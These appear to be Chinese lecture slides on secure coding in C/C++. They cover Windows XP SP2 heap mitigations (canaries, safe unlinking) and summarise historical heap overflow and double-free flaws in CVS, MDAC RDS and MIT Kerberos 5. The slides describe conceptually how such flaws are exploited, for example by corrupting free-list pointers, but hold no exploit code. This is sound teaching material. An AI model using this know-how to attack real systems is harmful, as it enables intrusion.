# 缓解策略


---

- Windows XP SP2

- Windows XP SP2 在每一个内存块的末尾增加了一个8位的canary
- 对canary的大小的选择是出于性能的考虑，尤其是针对那些分配和释放大量较小内存块的系统
- 高确定性的攻击下可以通过穷举轻松地识别canary



# 缓解策略



- 空闲链表管理代码中加入更多的检查
- 当第2块被从链表中移除时
  - 上一个块（内存块1）的前向指针被更新为指向第3个内存块
  - 后一个块（内存块3）的后向指针则被更新为指向内存块1
- 很多漏洞利用目标都是第2个内存块的这些值
- XP SP2 首先认证有效性



# 缓解策略

---

## ■ Windows XP SP2

- Windows XP SP2空闲链表管理代码中加入更多的检查，其包括三个双链表中未分配的内存块
- 当第2块被从链表中移除时，上一个块（内存块1）的前向指针被更新为指向第3个内存块，后一个块（内存块3）的后向指针则被更新为指向内存块1
- 很多堆漏洞利用的手法都是通过修改第2个内存块的flink和blink而实现的



# 著名的漏洞

---

## ■ 缓冲区溢出漏洞

- 在**CVS**处理入口行内的修改和来修改标志的插入操作中，存在一个堆缓冲区溢出漏洞
- 当**CVS**处理一个入口行时，会为该入口行分配一个多余的内存字节，用来表示其是已修改的还是未修改的
- **CVS**并不会检查是否已经为这个标志分配了内存，从而会产生**off-by-one**缓冲区溢出漏洞



# 著名的漏洞

---

- 缓冲区溢出漏洞
  - 通过多次调用一个有漏洞的函数并且向入口行内插入特殊的字符，远程攻击者就能够覆盖多个内存块
  - 在某些环境中，**CVS**可能以**root**权限运行



# 著名的漏洞

---

## ■ 微软数据访问组件

- 远程数据服务组件为客户对后端数据库服务请求提供了一个中介，从而允许**Web**站点对客户请求应用业务逻辑
- **RDS**组件中的数据存根函数含有一个对缓冲区不带检查的写操作
- 该函数解析传入的**HTTP**请求并生成**RDS**命令
- 这个缓冲区溢出漏洞可以被利用，从而导致在已分配内存中发生缓冲区溢出



# 著名的漏洞

---

- 微软数据访问组件
  - 这个漏洞有两种利用途径
  - 第一种是攻击者对一个有漏洞的、易遭攻击的服务发送恶意的HTTP请求，如IIS服务器
  - 如果RDS被启用了，攻击者就可以在IIS服务器上执行任意代码
  - 在Windows 2000和Windows XP上， RDS默认是被禁用的



# 著名的漏洞

---

- 微软数据访问组件
  - 另一种利用该漏洞的方式就是建立一个恶意的Web站点，并且发布一个页面，该页面可以通过一个客户端程序（如IE），来利用MDAC RDS存根中的缓冲区溢出
  - 当用户浏览该恶意Web 网页时，攻击者就可以运行任意的代码
  - 除XP以外，大多数运行Internet Explorer的系统都容易遭受这类攻击



# 著名的漏洞

---

## ■ CVS服务器双重释放漏洞

- CVS服务器中的一个双重释放漏洞允许远程攻击者执行任意的代码或命令，或者导致一个有漏洞的系统发生拒绝服务
- CVS服务器组件包含一个双重释放漏洞，后者可以被一套精心设计的目录更改请求触发
- 当处理这些请求时，一个错误检测函数可能试图对同一块内存多次调用`free()`





# 著名的漏洞

---

## ■ Kerberos 5中的漏洞

- 在MIT对Kerberos 5协议的实现中存在若干个双重释放漏洞
- 在krb5-1.3.2以前的发行版的krb5\_rd\_cred()实现中，包含有显式释放“由ASN.1 解码器函数 decode\_krb5\_enc\_cred\_part()所返回的”缓冲区的代码
- 由于当发生错误时，解码器自身也会释放该缓冲区，因此造成了双重释放漏洞



# 总结

---

- C和C++程序中的动态内存管理容易产生软件缺陷和安全缺陷
- 虽然基于堆的漏洞比基于栈的漏洞更难被利用，但那些有着内存相关安全缺陷的程序仍然可能遭受攻击
- 将良好的程序设计实践与动态分析相结合，可以帮助用户在开发过程中识别和消除这些安全缺陷



谢谢大家!